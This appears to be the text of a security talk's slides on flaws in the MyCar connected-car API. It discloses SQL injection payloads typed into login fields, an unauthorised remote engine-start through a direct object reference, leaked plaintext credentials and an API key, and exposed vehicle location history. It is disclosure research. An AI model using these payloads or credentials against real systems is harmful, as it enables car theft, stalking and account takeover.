The authorization header will be automatically generated when you send the request. [Learn more about authorization](#)

Preview Request

Username

api@solutionstlm.com

Password

ZwJq#Rz5z&b6



Show Password

Body

Cookies (1)

Headers (10)

Test Results

Status: 200

Pretty

Raw

Preview

JSON



```
1 {  
2   "UserID": 100004,  
3   "UserName": "API",  
4   "TimeZone": "",  
5   "APIKey": "#5f9218a347300ecc8e3770621526",  
6   "AccountID": 100000,  
7   "AccountType": "RESELLER",  
8   "AccountName": "MyCar Admin",  
9   "AccountLat": 0,  
10  "AccountLng": 0,  
11  "LastAccess": "2019-01-25T07:00:02-0000"  
12 }
```

```
"AccountID": 100000,  
"AccountType": "RESELLER",  
"AccountName": "MyCar Admin",  
"AccountLat": 0,
```

HELL'S KITCHEN

THURSDAYS FOX

#hellskitchen

POST Start Car



▶ Start Car

POST

https://api.m2msuite.com/v1.1/109.3/{{ACCOUNT_ID}}/Commands

Params

Authorization

Headers (1)

Body

Pre-request Script

Tests

☐ none ☐ form-data ☐ x-www-form-urlencoded ☒ raw ☐ binary ☐ GraphQL ^{BETA} ☒ JSON (application/json) ▼

```
1 {  
2   "DeviceID": {{DEVICE_ID}},  
3   "Type": "EngineStart"  
4 }
```

Response

Start Car

POST https://api.m2msuite.com/v1.1/109.3, Commands

Params Authorization Headers (2) Body Pre-request Script Tests

TYPE
Basic Auth

The authorization header will be automatically generated when you send the request. [Learn more about authorization](#)

Preview Request

Username

api@solutionstlm.com

Password

ZwJq#Rz5z&b6

☒ Show Password

Body Cookies (1) Headers (9) Test Results

Pretty Raw Preview

JSON



```
1 {  
2   "ID": 2  
3 }
```

Status: 200 OK

Status: 200 OK



starz


```
1 {  
2   "UserID": 100004,  
3   "UserName": "API",  
4   "TimeZone": "",  
5   "APIKey": "f5f9218a347300ecc8e3770621526e72b4e09e70bd5b75bf89fceac89b1582b6",  
6   "AccountID": 100000,  
7   "AccountType": "RESELLER",  
8   "AccountName": "MyCar Admin",  
9   "AccountLat": 0,  
10  "AccountLng": 0,  
11  "LastAccess": "2019-01-25T07:00:02+0000"  
12 }
```

Username

api

Password

"f5f9218a347300ecc8e3770621526e72b4e09e70bd5b75bf89fceac89b1582b6",

GET https://api.m2msuite.com/v1.2/109.3/100008/Access

Send

Save

Params Authorization Headers (2) Body Pre-request Script Tests

Cookies Code Comments (0)

TYPE

Basic Auth

Username

api

Password

"f5f9218a347300ecc8e3770621526e72b4e09e70bd5b75bf89fceac89b1582b6",

☒ Show Password

The authorization header will be automatically generated when you send the request. [Learn more about authorization](#)

Preview Request

Body Cookies (1) Headers (9) Test Results

Status: 200 OK Time: 56 ms Size: 521 B

Save

Download

Pretty Raw Preview

HTML



```
1 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'f5f9218a347300ecc8e3770621526e72b4e09e70bd5b75bf89fceac89b1582b6",)' at line 20
2
```

Demo

Example Vectors

Untargeted (admin)

UserName: **API**

Password: **f") OR "1"<>"1**

Targeted

UserName: **example@example.com" OR ("1"<>"1**

Password: **a") OR "1"<>"1**

Start Car

POST

https://api.m2msuite.com/v1.1/109.3/1[REDACTED]/Commands

Params

Authorization ●

Headers (2)

Body ●

Pre-request Script

Tests

TYPE

Basic Auth

The authorization header will be automatically generated when you send the request. [Learn more about authorization](#)

Preview Request

Username

[REDACTED]@gmail.com" OR ("1"<"1

Password

a") OR "1"<"1



Show Password

Body

Cookies (1)

Headers (9)

Test Results

Status: 200 OK

Time: 244 ms

Pretty

Raw

Preview

JSON



```
1 {  
2   "ID": 258  
3 }
```

"ID": 258

GET

https://api.m2msuite.com/v1.3/109.3/100008 OR /Access

Params Authorization Headers (2) Body ● Pre-request Script Tests

TYPE

Inherit auth from parent ▼

The authorization header will be automatically generated when you send the request. [Learn more about authorization](#)

This request is using an

Body Cookies (1) Headers (9) Test Results

Pretty

Raw

Preview

HTML ▼



```
i 1 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax
to use near 'OR account_id= ) AND (parent_id= OR parent_id=100008 OR )'
at line 1
```


TestAuth

GET

https://api.m2msuite.com/v1.2/109.3/100008/Access

Params Authorization Headers (2) Body Pre-request Script Tests

TYPE

Basic Auth

The authorization header will be automatically generated when you send the request. [Learn more about authorization](#)

Preview Request

Username

"[REDACTED].com

Password

f" OR "1"<"2

☒ Show Password

Body Cookies (1) Headers (9) Test Results

Status: 200 OK Time: 56 ms

Pretty Raw Preview

HTML



```
1 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '[REDACTED].com" AND
2 u.password ="f" OR "1"<"2") OR
3 ' at line 19
```

**SQLI + PLAIN
TEXT PASSWORDS**



error in your SQL syntax, check the
u.password = "f" OR "1"<>"2") OR

Remote Starting a Car

POST ▼ https://api.m2msuite.com/v1.1/109.3/{{ACCOUNT_ID}}/Commands Send ▼ Save ▼

Params Authorization Headers (11) **Body** ● Pre-request Script Tests Cookies Code Comments (0)

● none ● form-data ● x-www-form-urlencoded ● raw ● binary ● GraphQL BETA **JSON (application/json)** ▼ Beautify

```
1 {  
2   "DeviceID": "{{DEVICE_ID}}",  
3   "Type": "EngineStart"  
4 }
```

Body Cookies (1) Headers (9) Test Results Status: 200 OK Time: 113 ms Size: 300 B Save Download

Pretty Raw Preview **JSON** ▼ 

```
1 {  
2   "ID": 3 XXXXXXXXXX  
3 }
```

Demo

Getting Command Status

GET https://api.m2msuite.com/v1.1/109.3/{{ACCOUNT_ID}}/Commands/{{COMMAND_ID}} [Send](#) [Save](#)

Params Authorization Headers (9) Body Pre-request Script Tests [Cookies](#) [Code](#) [Comments \(0\)](#)

Query Params

KEY	VALUE	DESCRIPTION	...	Bulk Edit
Key	Value	Description		

Body Cookies (1) Headers (10) Test Results Status: 200 OK Time: 70 ms Size: 529 B [Save](#) [Download](#)

Pretty Raw Preview JSON

```
1 {
2   "ID": 3[REDACTED],
3   "DeviceID": 1[REDACTED],
4   "Type": "EngineStart",
5   "CreatedDateTime": "2019-07-20T[REDACTED]",
6   "Status": "TimedOut",
7   "UpdatedDateTime": "2019-07-20T[REDACTED]",
8   "IssuerID": 1[REDACTED]
9 }
```


No Direct Object Reference?

The screenshot displays a REST client interface with a POST request to `https://{{USER_EMAIL}};{{USER_PASSWORD}}@api.m2msuite.com/v1.1/109.3/{{NOT_MY_ACCOUNT}}/Commands`. The request body is a JSON object: `{ "DeviceID": "{{NOT_MY_DEVICE}}", "Type": "EngineStart" }`. The response status is `401 Unauthorized` with a message: `"message": "Account is out of hierarchical context"`.

POST `https://{{USER_EMAIL}};{{USER_PASSWORD}}@api.m2msuite.com/v1.1/109.3/{{NOT_MY_ACCOUNT}}/Commands`

Params Authorization Headers (11) **Body** Pre-request Script Tests

☐ none ☐ form-data ☐ x-www-form-urlencoded ☒ raw ☐ binary ☐ GraphQL ^{BETA} **JSON (application/json)**

```
1 {  
2   "DeviceID": "{{NOT_MY_DEVICE}}",  
3   "Type": "EngineStart"  
4 }
```


Body Cookies (1) Headers (10) Test Results Status: **401 Unauthorized** Time: 79 ms Size: 392

Pretty Raw Preview **JSON**

```
1 {  
2   "message": "Account is out of hierarchical context"  
3 }
```

Duplicate Information

- USER_EMAIL $\approx$ ACCOUNT_ID



Duplicate Info Can Lead to Bugs

// Case 1

```
if(USER_EMAIL owns DEVICE_ID){  
    DoCommand();  
}
```

// Case 2

```
if(ACCOUNT_ID owns DEVICE_ID){  
    DoCommand();  
}
```

// Case 3

```
if(USER_EMAIL owns ACCOUNT_ID) {  
    DoCommand();  
}
```

// Case 4

```
if(USER_EMAIL owns ACCOUNT_ID AND  
   ACCOUNT_ID owns DEVICE_ID){  
    DoCommand();  
}
```

Direct Object Reference

The screenshot displays a REST client interface with a POST request to `https://{{USER_EMAIL}}:{{USER_PASSWORD}}@api.m2msuite.com/v1.1/109.3/{{ACCOUNT_ID}}/Commands`. The request body is a JSON object: `{ "DeviceID": "{{NOT_MY_DEVICE}}", "Type": "EngineStart" }`. The response status is `200 OK` with a time of `231 ms` and a size of `300 B`. The response body is a JSON object: `{ "ID": 3 }`.

POST `https://{{USER_EMAIL}}:{{USER_PASSWORD}}@api.m2msuite.com/v1.1/109.3/{{ACCOUNT_ID}}/Commands` Send Save

Params Authorization Headers (11) **Body** Pre-request Script Tests Cookies Code Comments (0)

☐ none ☐ form-data ☐ x-www-form-urlencoded ☒ raw ☐ binary ☐ GraphQL BETA JSON (application/json) Beautify

```
1 {  
2   "DeviceID": "{{NOT_MY_DEVICE}}",  
3   "Type": "EngineStart"  
4 }
```

Body Cookies (1) Headers (9) Test Results Status: 200 OK Time: 231 ms Size: 300 B Save Download

Pretty Raw Preview JSON ≡

```
1 {  
2   "ID": 3  
3 }
```

An attacker could Remotely

- Locate car
- Unlock car
- Start car
- Lock car
- Trigger alarm
- Edit car
- Check the status of any command

MyCar's Fix For Hardcoded Password

Old:

▶ Check if user exists 1.0

GET	▼	https://api.m2msuite.com/v1.1/109.3/100000/Resources/?UserLogin=example@example.com
-----	---	---

New:

▶ Check if user exists

GET	▼	https://m2mproxy.mycarcontrols.com/api/verifyEmail?distributorId=100008&username=example@example.com
-----	---	--

Reverse Proxies Don't Fix Everything

► Check if user exists ✎

GET ▼ `https://m2mproxy.mycarcontrols.com/api/verifyEmail?distributorId=100008&username=example' OR '1'<>'@example.com`

Params ● Authorization Headers (7) Body Pre-request Script Tests

TYPE

No Auth ▼

This request does not use any authorization. [Learn more about authorization](#)

Body Cookies Headers (13) Test Results Status: 200 OK Time: 950 ms Size: 485

Pretty Raw Preview JSON ≡

```
1 {  
2   "UserExists": true  
3 }
```

POST

https://api.m2msuite.com/v1.1/109.3/{{ACCOUNT_ID}}/DeviceRegistrations/

Send

Save

Params

Authorization

Headers (11)

Body

Pre-request Script

Tests

Cookies

Code

Comments (0)

☐ none ☐ form-data ☐ x-www-form-urlencoded ☒ raw ☐ binary ☐ GraphQL ^{BETA} JSON (application/json)

```
1 {  
2   "InstallationCode": "'123"  
3 }
```

Body Cookies (1) Headers (9) Test Results

Status: 200 OK Time: 54 ms Size: 469 B

Save

Download

Pretty

Raw

Preview

HTML



```
i 1 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right  
   syntax to use near '123' or d.unique_id = ''123'' at line 12
```



Customer Login

E-mail Address:

Password:

[Forgot your password?](#)

☐

Remember my e-mail address


Login

[Back to the Visitor Home Page](#)

https://www.proconintl.com/admin/login_post.php

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'dasdasd' AND password = "sdasd' AND type_id=2' at line 11

MyCar shows your
car's current location



But...


GET https://api.m2msuite.com/v1.3/109.1/{{ACCOUNT_ID}}/Events/

Body Cookies (1) Headers (11) Test Results Status: 200 OK Time: 811 ms Size: 1.02 MB

Pretty Raw Preview JSON

```
1 {
2   {
3     "id": " ",
4     "accountId": " ",
5     "assetId": " ",
6     "createdDateTime": "2018-12-18",
7     "receivedDateTime": "2018-12-1",
8     "typeCode": "",
9     "typeName": "",
10    "type": {
11      "code": "",
12      "name": ""
13    },
14    "latitude": 4 ",
15    "longitude": -8 ",
16    "address": "I-43  USA",
17    "speed": 12 ",
18    "heading": 27,
19    "altitude": 2 ",
20    "distance": 3 ",
21    "rssi": 8,
22    "engineHours": 0,
23    "battery": 0,
24    "voltage": 14400,
25    "gps": {
26      "fixStatus": 1,
27      "fixDateTime": "2018-12-18T",
28      "satellites": 10
29    },
30    "gpsSatellites": 10,
31    "quality": 7
32  },
33 }
```

Size: 1.02 MB



And track the most common places you visit

```
GET https://api.m2msuite.com/v1.3/109.1/{{ACCOUNT_ID}}/TopStops

Pretty Raw Preview JSON

1 [
2   {
3     "deviceId": " ",
4     "address": "43 ",
5     "stopCount": "6",
6     "lat": "4 ",
7     "lng": "-8 ",
8     "date": "2018-12-21 17:57:54"
9   },
10  {
11    "deviceId": " ",
12    "address": "8 ",
13    "stopCount": "5",
14    "lat": "4 ",
15    "lng": "-8 ",
16    "date": "2018-12-22 23:35:38"
17  },
18  {
19    "deviceId": " ",
20    "address": "1 ",
21    "stopCount": "5",
22    "lat": "4 ",
23    "lng": "-8 ",
24    "date": "2018-12-21 14:42:26"
25  }
26 ]
```

- How do you secure data?

Unlike public cloud environments that battle for priority, Procon Analytics use virtual private cloud that supports only our customers and applications with no interference from other users. This dedicated, highly secure environment ensures higher availability and faster delivery of service.

Procon Analytics' infrastructure also comes with numerous levels of redundancy, including multiple zones and regions. Our design and security processes and protocols help eliminate any single point of failure so customers stay connected to their assets even in the case of a natural disaster.

When you partner with Procon Analytics, you can be assured that your data is secure and protected.

+ What is data analytics?

+ How can I get more information?

Our Brands



Unlike public cloud environments that battle for priority, Procon Analytics use virtual private cloud that supports only our customers and applications with no interference from other users. This dedicated, highly secure environment ensures higher availability and faster delivery of service.

...

When you partner with Procon Analytics, you can be assured that your data is secure and protected.





Like



Follow



Share



Procon Analytics

July 11 at 9:47 AM · 🌐

Protecting vehicle data is vital!

<https://bit.ly/2S8AHg4>

#proconanalytics #connectedcars #cybersecurity #gps



AUTOREMARKETING.COM

Protecting vehicle data from misuse, abuse and mayhem



EXACTLY

Procon Analytics

@ProconAnalytics

Home

Posts

Reviews

Photos

Events

About

Community

Create a Page

How does this happen?
How do we stop it?

Sources + Misc links

- <https://fortin.ca/en/evo-one.html> [Evo One page on Fortin website]
- <https://commons.wikimedia.org/wiki/File:Raynauld.jpg> [image of hand with Raynaulds]
- http://www.lescodistributing.com/1117_Omega.pdf [Image of LINKR-LT1 ad]
- https://www.autozone.com/batteries-starting-and-charging/ignition-switch/duralast-ignition-switch/342354_0 [Ignition switch]
- https://cdn02.fortin.ca/download/57211/evo-one_ig_tha_bi_sub1-forester-wrx-sti-2015_key_b_57211.pdf [Fortin One install manual Subaru Impreza 2012]
- <https://fortin.ca/download/64631/omega-linkr-lt1-install-guide-64631.pdf> [omega linkr-lt1 install guide]
- <https://www.chicagotribune.com/suburbs/lake-county-news-sun/ct-keyless-ignition-risk-met-20150618-story.html> [Remote Started car almost kills couple, CO poisoning]
- <https://www.youtube.com/watch?v=6kwQtugSZ9g> [Mustang Accident, Remote Starter]
- <https://www.youtube.com/watch?v=j6Wntha7ft8> [Top 3 Ways Thieves Steal Cars]
- <https://www.youtube.com/watch?v=2v5dNCR7NJ4> [Gone in Under 60 seconds...Auto/Truck Theft]
- <https://fortin.ca/en/qa/87632/can-get-datalink-protocol-and-technical-specs-if-looking-develop-remote-start-interface-device>
- http://phillipsind.com/media_relations/press_releases/1273
- http://connected-holdings.com/portfolio_page
- <https://proconanalytics.com/>
- https://en.wikipedia.org/wiki/The_Market_for_Lemons
- <https://www.iii.org/fact-statistic/facts-statistics-auto-theft> [Car theft data for USA]
- Thanks to Twitter: @lizzymcfarland [For proofreading my bio and abstract]